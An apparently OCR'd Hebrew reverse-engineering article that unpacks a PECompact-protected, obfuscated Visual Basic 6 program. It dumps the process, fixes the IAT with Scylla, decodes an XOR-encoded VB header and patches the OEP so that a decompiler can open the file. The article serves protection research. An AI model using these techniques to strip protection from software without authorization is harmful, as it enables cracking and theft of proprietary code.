
לאחר מכן בסוף יש JMP EAX שמוביל ל-OEP:

```
048F5BEB   5A            POP EDX
048F5BEC   5E            POP ESI
048F5BED   5F            POP EDI
048F5BEE   59            POP ECX
048F5BEF   5B            POP EBX
048F5BF0   5D            POP EBP
048F5BF1   FFE0          JMP EAX
```

לאחר שמגיעים ל-OEP נראה את הקטע קוד הבא:

```
0193D000   EB 08         JMP SHORT 0193D00A
0193D002   54            PUSH ESP
0193D003   47            INC EDI
0193D004   F1            INT1                                    Undocumented instruction or encoding
0193D005   0300          ADD EAX,DWORD PTR DS:[EAX]
0193D007   0000          ADD BYTE PTR DS:[EAX],AL
0193D009   0060 BE       ADD BYTE PTR DS:[EAX-42],AH
0193D00C   690440 008DBEEI IMUL EAX,DWORD PTR DS:[EAX*2+EAX],-1441
0193D013   AF            SCAS DWORD PTR ES:[EDI]
0193D014   FF            DB FF                                   Unknown command
0193D015   FF57 83       CALL DWORD PTR DS:[EDI-7D]
0193D018   CD FF         INT 0FF
0193D01A   EB 10         JMP SHORT 0193D02C
0193D01C   90            NOP
0193D01D   90            NOP
0193D01E   90            NOP
0193D01F   90            NOP
0193D020   90            NOP
0193D021   90            NOP
0193D022   8A06          MOV AL,BYTE PTR DS:[ESI]
0193D024   46            INC ESI
0193D025   8807          MOV BYTE PTR DS:[EDI],AL
0193D027   47            INC EDI
0193D028   01DB          ADD EBX,EBX
0193D02A   75 07         JNE SHORT 0193D033
0193D02C   61            POPAD
0193D02D   90            NOP
0193D02E   90            NOP
```


הקטע קוד הנ"ל לא נראה כל כך הגיוני בתור תחילת תוכנית, לא של Visual basic 6 וגם לא של שום דבר הדומה ל-C++ ולאחרים. אם ניקח Dump לקוד מפה נוכל כנראה להריץ אותו. נפעיל את התוכנה Scylla אחת התוכנות היותר טובות לתיקון IAT:




נשים ב-OEP את הנקודה שבה תתחיל התוכנית.

- VA - זו הכתובת ששם נמצאים כל הפונקציות API השייכות לתוכנית ניתן למצוא את הטבלה הזו על ידי ביצוע IAT Autosearch.

העניין הנ"ל לא תמיד עובד. במידה וזה המצב יש צורך לחפש ידנית היכן יושבת הטבלה, נעשה זאת ע"י חיפוש של "FF 25" או "FF 15" (במידה וזה לא עובד אפשר להעביר את Ollydbg לתצוגה הבאה):



לחפש את הכתובות, ולמצוא את כל הטבלה באופן הבא:




בכל אופן, לאחר ששמנו את כלל הנתונים (כולל את גודל הטבלה), נלחץ על הכפתור "Get Imports". נבדוק בעזרת Show Invalid שכל הפונקציות תקינות ולא מובילות לקטע קוד לא ידוע - אחרת נקבל Access Violation.

בגמר פעולה זו נבצע "Fix Dump" ונבחר את הקובץ ה-dump ששמרנו קודם לכן.

לאחר שנריץ את הקובץ, התוכנית תרוץ, ואכן נקבל קובץ Visual basic 6. אך ה-OEP הזה לא ברור בכלל:

```
0193CFEB   90              NOP
0193CFEC   90              NOP
0193CFED   90              NOP
0193CFEE   90              NOP
0193CFEF   90              NOP
0193CFF0   90              NOP
0193CFF1   90              NOP
0193CFF2   90              NOP
0193CFF3   90              NOP
0193CFF4   90              NOP
0193CFF5   90              NOP
0193CFF6   90              NOP
0193CFF7   90              NOP
0193CFF8   90              NOP
0193CFF9   90              NOP
0193CFFA   90              NOP
0193CFFB   90              NOP
0193CFFC   90              NOP
0193CFFD   90              NOP
0193CFFE   90              NOP
0193CFFF   90              NOP
0193D000   EB 08           JMP SHORT 0193D00A
0193D002   54              PUSH ESP
0193D003   47              INC EDI
0193D004   F1              INT1                          Undocumented instruct
0193D005   0300            ADD EAX,DWORD PTR DS:[EAX]
0193D007   0000            ADD BYTE PTR DS:[EAX],AL
0193D009   0060 BE         ADD BYTE PTR DS:[EAX-42],AH
0193D00C   690440 008DBEEI IMUL EAX,DWORD PTR DS:[EAX*2+EAX],-1441
0193D013   AF              SCAS DWORD PTR ES:[EDI]
0193D014   FF              DB FF                         Unknown command
0193D015   FF57 83         CALL DWORD PTR DS:[EDI-7D]
0193D018   CD FF           INT 0FF
0193D01A   EB 10           JMP SHORT 0193D02C
```

אנחנו יודעים שזה קובץ VB אבל ברגע שננסה לפתוח אותו עם vb decompiler נקבל את השגיאה הבאה:



משהו השתבש! נראה שלא נוכל לראות את הקוד ב-VB. (גם ככה לקרוא קוד של VB באסמבלי זה לא כיף מפני שזה עובד כמו VM CODE), ובתוכנה הספציפית הזו זה p code - ככה שמבחינת האסמבלי הוא יותר מסובך להבנה. קטעי הקוד מפוענחים לזיכרון בזמן ריצה, כך שקצת יותר מסובך לעשות להם Patching אם לא מכירים את ה-VM של VB כל כך.

השלב הבא הוא לנסות להבין את העירפול שיש בתוך ה-OEP.

כיצד עובד העירפול

העירפול בקוד מתחיל בצורה הבאה:

```
0193D00A   60              PUSHAD
0193D00B   BE 69044000     MOV ESI,OFFSET 00400469
0193D010   8DBE EBAFFFFF   LEA EDI,[ESI+FFFFAFEB]
0193D016   57              PUSH EDI
0193D017   83CD FF         OR EBP,FFFFFFFF
0193D01A   EB 10           JMP SHORT 0193D02C
0193D01C   90              NOP
0193D01D   90              NOP
0193D01E   90              NOP
0193D01F   90              NOP
0193D020   90              NOP
0193D021   90              NOP
0193D022   8A06            MOV AL,BYTE PTR DS:[ESI]
0193D024   46              INC ESI
0193D025   8807            MOV BYTE PTR DS:[EDI],AL
0193D027   47              INC EDI
0193D028   01DB            ADD EBX,EBX
0193D02A   75 07           JNE SHORT 0193D033
0193D02C   61              POPAD
0193D02D   90              NOP
0193D02E   90              NOP
0193D02F   50              PUSH EAX
0193D030   51              PUSH ECX
0193D031   74 05           JE SHORT 0193D038
0193D033   83C8 02         OR EAX,00000002
```

בקטע קוד למעלה מתחילים ב-pushad וקופצים ישר ל-popad סתם כדי לבלבל, אך למטה יש את ערך ה-eax המקורי שדוחפים למחסנית יחד עם ecx:

```
push eax
push ecx
```


כעת יופיעו "קטעי זבל" שישנו את הערכים, בסוף נראה שמשחזרים את התוצאות שהיו ב- ecx ו-eax כמו בתמונה:

```
0193D05E   EB DF           JMP SHORT 0193D03F
0193D060   59              POP ECX
0193D061   85C0            TEST EAX,EAX
0193D063   58              POP EAX
0193D064   EB 01           JMP SHORT 0193D067
```

בנוסף להכל יש גם פקודות Anti Tracing אשר מכניסות את התוכנית ל-infinite loop ו- overlay instructions. אותן נראה בהמשך.

```
0193D0C5   0F31            RDTSC
0193D0C7   68 01000000     PUSH 1
0193D0CC   59              POP ECX
0193D0CD   50              PUSH EAX
0193D0CE   51              PUSH ECX
0193D0CF   74 05           JE SHORT 0193D0D6
0193D0D1   83C8 01         OR EAX,00000001
0193D0D4   EB 02           JMP SHORT 0193D0D8
0193D0D6   31C0            XOR EAX,EAX
0193D0D8   F9              STC
0193D0D9   1BC9            SBB ECX,ECX
0193D0DB   EB 0C           JMP SHORT 0193D0E9
0193D0DD   40              INC EAX
0193D0DE   48              DEC EAX
0193D0DF   40              INC EAX
0193D0E0   48              DEC EAX
0193D0E1   8D5B 00         LEA EBX,[EBX]
0193D0E4   EB 01           JMP SHORT 0193D0E7
0193D0E6   F633            DIV BYTE PTR DS:[EBX]
0193D0E8   C9              LEAVE
0193D0E9   85C9            TEST ECX,ECX
0193D0EB   40              INC EAX
0193D0EC   48              DEC EAX
0193D0ED   40              INC EAX
0193D0EE   48              DEC EAX
0193D0EF   8D5B 00         LEA EBX,[EBX]
0193D0F2   EB 01           JMP SHORT 0193D0F5
0193D0F4   F6E3            MUL BL
0193D0F6   05 EB01F6EB     ADD EAX,EBF601EB
0193D0FB   E1 59           LOOPZ SHORT 0193D156
0193D0FD   85C0            TEST EAX,EAX
0193D0FF   58              POP EAX
0193D100   EB 01           JMP SHORT 0193D103
0193D102   F6E2            MUL DL
0193D104   C8 8BD8 EB      ENTER 0D88B,0EB
0193D108   01EA            ADD EDX,EBP
0193D10A   0F31            RDTSC
0193D10C   2BC3            SUB EAX,EBX
0193D10E   EB 01           JMP SHORT 0193D111
0193D110   EA 3D000000 011 JMP FAR EB01:0000003D
0193D117   01EA            ADD EDX,EBP
0193D119   77 FE           JA SHORT 0193D119
0193D11B   EB 16           JMP SHORT 0193D133
```

הגענו לקטע הבא אחרי כמה שורות שהרצנו:



זה אומר jmp לכתובת 0x4856754. בקטע הזה יש עדיין עירפול, אך עוד מעט זה נהיה מעניין:


בקטע קוד הבא המערפל משכתב קוד עם JMP ו-2 נופים:

בתוך EBX יש את הפקודה שמסומנת בתמונה הבאה:

אחרי שמבינים את השיטה יש דרך לעבור מהר על רוב הזבל, לאחר מכן מגיעים לקפיצה הבאה:

זה היה ה-OEP שלנו והשתנה הקוד שנמצא בו עכשיו לזה שמוצג בתמונה:

אחרי שממשיכים בקוד מגיעים שוב להרבה עירפול דומה ל-מה שראינו קודם רק הפעם קפיצה לקטע קוד אחר:



פקודה זו דוחפת משהו מעניין למחסנית:

עוד משהו נדחף למחסנית:

גם הדבר הבא נדחף למחסנית:

```
04853479   68 B6F14100     PUSH 0041F1B6                    Jump to MSVBVM60.ThunRTMain
0485347E   EB 01           JMP SHORT 04853481
```

זאת פונקציית ה-main של Visual Basic 6, פונקציית main של VB נקראת עם פרמטר מיוחד שמכיל את כל המבנה עם הפונקציות וה-forms של VB6. בתמונה זו יש קפיצה לפונקציה של ה-main:

```
04853481   C3              RETN
04853482   50              PUSH EAX
04853483   51              PUSH ECX
```

כעת, נסתכל על המבנה שמקבלים כפרמטר ל-main של VB:

```
729435A4   55              PUSH EBP
729435A5   8BEC            MOV EBP,ESP
729435A7   6A FF           PUSH -1
729435A9   68 20989572     PUSH 72959820
729435AE   68 B9BCA272     PUSH 72A2BCB9
729435B3   64:A1 00000000  MOV EAX,DWORD PTR FS:[0]
729435B9   50              PUSH EAX
729435BA   64:8925 0000000 MOV DWORD PTR FS:[0],ESP
729435C1   51              PUSH ECX
729435C2   51              PUSH ECX
729435C3   83EC 4C         SUB ESP,4C
729435C6   53              PUSH EBX
729435C7   56              PUSH ESI
729435C8   57              PUSH EDI
729435C9   8965 E8         MOV DWORD PTR SS:[EBP-18],ESP
729435CC   8B75 08         MOV ESI,DWORD PTR SS:[EBP+8]
```

esi מכיל את המבנה בכתובת 0x005079F4 זו בדיוק הכתובת שנכתבה קודם בקוד המעורפל לתוך המבנה. זה חלק ממה שמכיל המבנה:

```
Address   Hex dump                                          ASCII (ANSI - He
005079F4  00 00 00 00 F0 1F 2A 00 00 00 00 00 00 00 00 00  ▌    ▼*
00507A04  00 00 00 00 7E 00 00 00 00 00 00 00 00 00 00 00      ~
00507A14  00 00 0A 00 09 04 00 00 00 00 00 00 00 00 00 00    ◘ ○◆
00507A24  40 84 50 00 17 FD F8 01 00 FF FF FF 08 00 00 00  @äP ‡ ☺      ◘
00507A34  01 00 00 00 38 00 1C 00 E9 00 00 00 D0 39 52 00  ☺   8 └    9R
00507A44  D8 6B 53 00 C8 F1 41 00 78 00 00 00 7C 00 00 00   kS   A x   |
00507A54  8C 00 00 00 8D 00 00 00 00 00 00 00 00 00 00 00     ì
00507A64  00 00 00 00 00 00 00 00 61 30 30 00 63 30 30 30              a00 c000
00507A74  30 30 30 30 30 30 30 30 30 30 30 30 00 62 30 30  0000000000000  b00
00507A84  30 30 30 30 30 30 30 30 30 30 30 30 00 00 00 00  0000000000000
00507A94  01 00 10 00 9C 1F 54 00 00 00 00 00 FF FF FF FF  ☺ ► ▼T
00507AA4  FF FF FF FF 00 00 00 00 F0 22 54 00 40 13 E9 02            "T @!! ☻
00507AB4  1D 00 00 00 CC 7A 50 00 00 00 00 00 00 00 00 00  ↔    zP
00507AC4  00 00 00 00 CC 7A 50 00 BC 9D B5 0A 44 04 98 0B      zP ╜¥╡◘D♦ÿ♂
00507AD4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00507AE4  E4 96 86 0B E4 08 86 0B F4 48 98 0B 9C EC 6F 0B  ä♣å♂ ◘♣å♂ Hÿ♂ oì♂
00507AF4  00 07 70 0B C4 01 7A 0B F4 48 98 0B 9C EC 6F 0B  •p♂ ☺♣å♂ Hÿ♂ oì♂
00507B04  00 00 00 00 B4 C8 86 0B 00 00 00 00 9C 29 70 0B      ┤ å♂    )p♂
00507B14  00 00 00 00 B0 B0 86 0B B8 22 98 0B 04 23 98 0B  ▒▒å♂╕"ÿ♂♦#ÿ♂
00507B24  18 27 98 0B 7C 4B B5 0A 00 00 00 00 00 00 00 00  ↑'ÿ♂¦K╡◘
00507B34  E0 6E B5 0A A8 28 98 0B 00 00 00 00 01 00 21 00  n╡◘¿(ÿ♂      ☺ !
00507B44  9C 1F 54 00 00 00 00 00 48 9E 6B 02 FF FF FF FF  ▼T      H k☻
00507B54  00 00 00 00 20 26 54 00 C0 83 E9 02 04 00 00 00      &T  â ♦◘
00507B64  B8 7B 50 00 00 00 00 00 00 00 00 00 00 00 00 00  ╕{P
00507B74  B8 7B 50 00 01 00 00 00 CC 5C 5A 00 00 00 00 00  ╕{P ☺    \Z
00507B84  C8 7B 50 00 01 00 00 00 D0 7B 50 00 00 00 00 00  ╚P ☺    ╨P
00507B94  CC 7B 50 00 01 00 00 00 D0 7B 50 00 09 00 00 00  ╠P ☺    ╨P ○
00507BA4  0C 00 10 00 F8 7B 50 00 7C A7 EA 02 00 00 00 00  ♀ ►  ╨P ¦º ☻
```

עכשיו לאחר שיש לנו את הקטע הזה, ננסה לבדוק מה מכיל בהתחלה המבנה הזה, אז נריץ מהתחלה את הקוד. זו התוצאה שאנחנו מקבלים לפי התמונה:

```
Address   Hex dump                                          ASCII (ANSI - He
005079F4  C0 C0 C0 C0 30 DF EA C0 C0 C0 C0 C0 C0 C0 C0 C0  ▌   0
00507A04  C0 C0 C0 C0 BE C0 C0 C0 C0 C0 C0 C0 C0 C0 C0 C0     ╛
00507A14  C0 C0 CA C0 C9 C4 C0 C0 C0 C0 C0 C0 C0 C0 C0 C0
00507A24  80 44 90 C0 D7 3D 38 C1 C0 3F 3F 3F C8 C0 C0 C0  ÇDÉ  =8  ???
00507A34  C1 C0 C0 C0 F8 C0 DC C0 29 C0 C0 C0 10 F9 92 C0        )      ► æ
00507A44  18 AB 93 C0 08 31 81 C0 B8 C0 C0 C0 BC C0 C0 C0  ↑½ô ◘1ü ╕   ╝
00507A54  4C C0 C0 C0 4D C0 C0 C0 C0 C0 C0 C0 C0 C0 C0 C0  L   M
00507A64  C0 C0 C0 C0 C0 C0 C0 C0 A1 F0 F0 C0 A3 F0 F0 F0            í   ú
00507A74  F0 F0 F0 F0 F0 F0 F0 F0 F0 F0 F0 C0 C0 A2 F0 F0                 ó
00507A84  F0 F0 F0 F0 F0 F0 F0 F0 F0 F0 F0 C0 C0 C0 C0 C0
00507A94  C1 C0 D0 C0 5C DF 94 C0 C0 C0 C0 C0 3F 3F 3F 3F     \ ö       ????
00507AA4  3F 3F 3F 3F C0 C0 C0 C0 30 E2 94 C0 80 D3 29 C2  ????    0 ö Ç )
00507AB4  DD C0 C0 C0 0C BA 90 C0 C0 C0 C0 C0 C0 C0 C0 C0     ºÉ
00507AC4  C0 C0 C0 C0 0C BA 90 C0 7C 5D 75 CA 84 C4 58 CB     ºÉ ¦]u ä X
00507AD4  C0 C0 C0 C0 C0 C0 C0 C0 C0 C0 C0 C0 C0 C0 C0 C0
00507AE4  24 56 46 CB 24 C8 46 CB C0 C0 C0 C0 C0 C0 C0 C0  $VF $ F
00507AF4  C0 C7 B0 CB 04 C1 BA CB 34 88 58 CB 5C 2C AF CB  ▒ ♦ ≈ 4êX \,»
00507B04  C0 C0 C0 C0 74 08 46 CB C0 C0 C0 C0 5C E9 B0 CB     t◘F      \ ▒
00507B14  C0 C0 C0 C0 70 70 46 CB 78 E2 58 CB C4 E3 58 CB     ppF x X   X
```

זה נראה שהמבנה הזה מקודד עם XOR על C0 זו אחת הסיבות למה הדיקומפיילר לא יזהה את הקוד, בכדי שנגיע למצב שנוכל לבצע דיקומפילציה לקוד נצטרך לקחת dump אחרי שמפענחים את הקטע קוד הזה.

נשים HW BP on access:

```
Address   Hex dump
005079F4  C0 C0 C0 C0 30 DF EA C0 C0 C0 C0 C0 C0 C0 C0 C0
00507A04  C0 C0 C0 C0 BE C0 C0 C0 C0 C0 C0 C0 C0 C0 C0 C0
00507A14  C0 C0 CA C0 C9 C4 C0 C0 C0 C0 C0 C0 C0 C0 C0 C0
```

יש לולאה שמבצעת XOR כפי שרואים בתמונה:

```
0485310C   80340B C0        XOR BYTE PTR DS:[ECX+EBX],C0
04853110   EB 06            JMP SHORT 04853118
```

בסוף מגיעים לקטע קוד שבו כדאי לקחת dump לקוד, בגלל שהמבנה כבר נמצא מפוענח בזיכרון:

```
Address   Hex dump                                        UNICODE
005079F4  00 00 00 00 F0 1F 2A 00 00 00 00 00 00 00 00 00
00507A04  00 00 00 00 7E 00 00 00 00 00 00 00 00 00 00 00
00507A14  00 00 0A 00 09 04 00 00 00 00 00 00 00 00 00 00
00507A24  40 84 50 00 17 FD F8 01 00 FF FF FF 08 00 00 00
00507A34  01 00 00 00 38 00 1C 00 E9 00 00 00 D0 39 52 00
00507A44  D8 6B 53 00 C8 F1 41 00 78 00 00 00 7C 00 00 00
00507A54  8C 00 00 00 8D 00 00 00 00 00 00 00 00 00 00 00
00507A64  00 00 00 00 00 00 00 00 61 30 30 00 63 30 30 30
00507A74  30 30 30 30 30 30 30 30 30 30 30 00 00 62 30 30
00507A84  30 30 30 30 30 30 30 30 30 30 30 30 00 00 00 00
00507A94  01 00 10 00 9C 1F 54 00 00 00 00 00 FF FF FF FF
00507AA4  FF FF FF FF 00 00 00 00 F0 22 54 00 40 13 E9 02
00507AB4  1D 00 00 00 CC 7A 50 00 00 00 00 00 00 00 00 00
00507AC4  00 00 00 00 CC 7A 50 00 BC 9D B5 0A 44 04 98 0B
00507AD4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00507AE4  E4 96 86 0B E4 08 86 0B 00 00 00 00 00 00 00 00
00507AF4  00 07 70 0B C4 01 7A 0B F4 48 98 0B 9C EC 6F 0B
00507B04  00 00 00 00 B4 C8 86 0B 00 00 00 00 9C 29 70 0B
00507B14  00 00 00 00 B0 B0 86 0B B8 22 98 0B 04 23 98 0B
```

פתיחת הקובץ ב-Decompiler

בשביל לדעת איך באמת צריך להיראות OEP של תוכנית ב-VisualBasic 6 נפתח סתם תוכנה שנכתבה באותה השפה ונסתכל איך נראה ה-OEP שלה. לפי התמונה ככה בדיוק צריך להיראות OEP ב-VisualBasic 6:


```
00401310  .  68 70194000    PUSH 00401970
00401315  .  E8 EEFFFFFF    CALL <JMP.&MSVBVM60.#100>          Jump to MSVBVM60.ThunRTMain
0040131A  .  0000           ADD BYTE PTR DS:[EAX],AL
0040131C  .  0000           ADD BYTE PTR DS:[EAX],AL
0040131E  .  0000           ADD BYTE PTR DS:[EAX],AL
00401320  .  3000           XOR BYTE PTR DS:[EAX],AL
00401322  .  0000           ADD BYTE PTR DS:[EAX],AL
00401324  .  40             INC EAX
00401325  .  0000           ADD BYTE PTR DS:[EAX],AL
00401327  .  0000           ADD BYTE PTR DS:[EAX],AL
00401329  .  0000           ADD BYTE PTR DS:[EAX],AL
0040132B  .  0013           ADD BYTE PTR DS:[EBX],DL
```

לאחר שראינו איך נראה ה-OEP במקור, אנחנו צריכים לקחת את הקוד של התוכנה ולנסות לסדר אותו כך שיראה באופן דומה. בכדי לעשות את זה ניקח Dump לקובץ בנקודה הבאה:

```
C  File  View  Debug  Trace  Plugins  Options  Windows  Help
Paused
0485342C   56              PUSH ESI
0485342D   6316            ARPL WORD PTR DS:[ESI],DX
0485342F   06              PUSH ES
04853430   60              PUSHAD
04853431   3112            XOR DWORD PTR DS:[EDX],EDX
04853433   5F              POP EDI
04853434   56              PUSH ESI
04853435   211F            AND DWORD PTR DS:[EDI],EBX
04853437   58              POP EAX
04853438   90              NOP
04853439   50              PUSH EAX
0485343A   51              PUSH ECX
0485343B   74 05           JE SHORT 04853442
0485343D   83C8 05         OR EAX,00000005
04853440   EB 02           JMP SHORT 04853444
04853442   31C0            XOR EAX,EAX
04853444   F9              STC
04853445   1BC9            SBB ECX,ECX
04853447   EB 0D           JMP SHORT 04853456
04853449   F7D8            NEG EAX
0485344B   F7D8            NEG EAX
0485344D   F7DB            NEG EBX
0485344F   F7DB            NEG EBX
04853451   EB 01           JMP SHORT 04853454
04853453   F633            DIV BYTE PTR DS:[EBX]
04853455   C9              LEAVE
04853456   85C9            TEST ECX,ECX
04853458   F7D8            NEG EAX
0485345A   F7D8            NEG EAX
0485345C   F7DB            NEG EBX
0485345E   F7DB            NEG EBX
04853460   EB 01           JMP SHORT 04853463
04853462   EA E305EB01 EA   JMP FAR EBEA:01EB05E3              Far jump or call
04853469   DF59 85         FISTP WORD PTR DS:[ECX-7B]
0485346C   C058 EB 01      RCR BYTE PTR DS:[EAX-15],1
04853470   EA 68823485 04   JMP FAR EB04:85348268             Far jump or call
04853477   01EB            ADD EBX,EBP
04853479   68 B6F14100     PUSH <JMP.&msvbvm60.ThunRTMain>    Jump to msvbvm60.ThunRTMain
0485347E   EB 01           JMP SHORT 04853481
04853480   EB C3           JMP SHORT 04853445
```

ב-dump שפה לא צריך לבצע שוב fix ל-IAT - הוא תוקן כבר פעם קודמת. הסיבה ל-NOP היא שיש overlay עם פקודה אחרת. ברגע שנריץ את הקוד הוא לא יעבוד כי חסר משהו: ברגע שביצענו Dump לא כל הדברים שהיו במחסנית נשמרו, וחסר המבנה של ה-VB - כך שנקבל Access Violation!

על מנת לתקן את המצב, עלינו נדחוף למחסנית את המבנה:



במחסנית:

```
0018FF88 ┌005079F4 ┌yP
```

כעת, מכשנריץ את הקוד - הכל יהיה במקומו והתוכנה תרוץ. אך עדיין הדיקומפיילר לא יזהה שזהו קובץ VB בגלל שה-OEP עדיין מעורפל, על מנת לסדר את הכל כמו שצריך נכתוב מחדש חלק מהקוד של ה-OEP. כמו שמוצג פה:

```
04853438   90              NOP
04853439   68 F4795000     PUSH 005079F4
0485343E   E8 61010F6E     CALL ThunRTMain
04853443   EB 3D           JMP SHORT 04853482
04853445   90              NOP
04853446   90              NOP
04853447   90              NOP
04853448   90              NOP
04853449   90              NOP
0485344A   90              NOP
0485344B   90              NOP
0485344C   90              NOP
0485344D   90              NOP
0485344E   90              NOP
0485344F   90              NOP
```

כעת ננסה להריץ את התוכנה שוב, רק לוודא שלא דפקנו כלום. והשלב הבא יהיה לשמור לקובץ חדש את השינויים שעשינו ולהגיע למצב הבא:

```
04853435   90              NOP
04853436   90              NOP
04853437   90              NOP
04853438   90              NOP
04853439   68 F4795000     PUSH 005079F4
0485343E   E8 61010F6E     CALL ThunRTMain
04853443   EB 3D           JMP SHORT 04853482
04853445   90              NOP
04853446   90              NOP
```

כעת ננסה לפתוח את הקובץ ב-Decompiler:

ונראה שהוא נפתח כמו שצריך! חלק מהמידע פה עדיין יהיה מעורפל, וזה מפני שהורדת העירפול בהתחלה רק אפשרה לנו את האופציה לפתוח ב-Decompiler, אך עדיין נשארה ההגנה לאורך כל הקוד.

סיכום

במאמר זה הוצג Protector שגורם לדיקומפיילר של VB6 לא לעבוד כראוי ומערפל את כל הקוד. בנוסף לזה שהקובץ הוגן עם PECompact ולאחריו דחפו עירפול, היה נראה שחשוב מאוד לכותבי התוכנה לשמור על הסודות שטמונים בו.

ההגנה כללה הגנות מסוגים שונים, כגון: Anti Debugging, Anti Tracing ו-Anti VM (תוכנה זו לא רצה בכלל על VMWare ולא נוסו סוגים אחרים של VM-ים). המקום היחיד שהכרתי שבו מערפלים את הקוד שיהיה קשה לתקן את ה-OEP ולקחת Dump זה TheMida. מה שבוצע במאמר זהה לגישה שצריך לעשות כאשר מדובר ב-TheMida.

על המחבר

- **D4D:** עוסק בתחום ה-Reverse Engineering
- **CEO** בחברת **KCB Labs** אשר נותנת שירותי ייעוץ אבטחת מידע בתחום ה-Reverse Engineering וכיצד להגן על תוכנות מפני גניבת סודות, אלגוריתמים של המוצר ועוד
- אוהב לחקור משחקי מחשב והגנות, לכל שאלה, ייעוץ או הצעה לפרויקט מעניין ניתן לפנות אלי דרך:
  - שרת ה-IRC של Nix בערוץ: #reversing
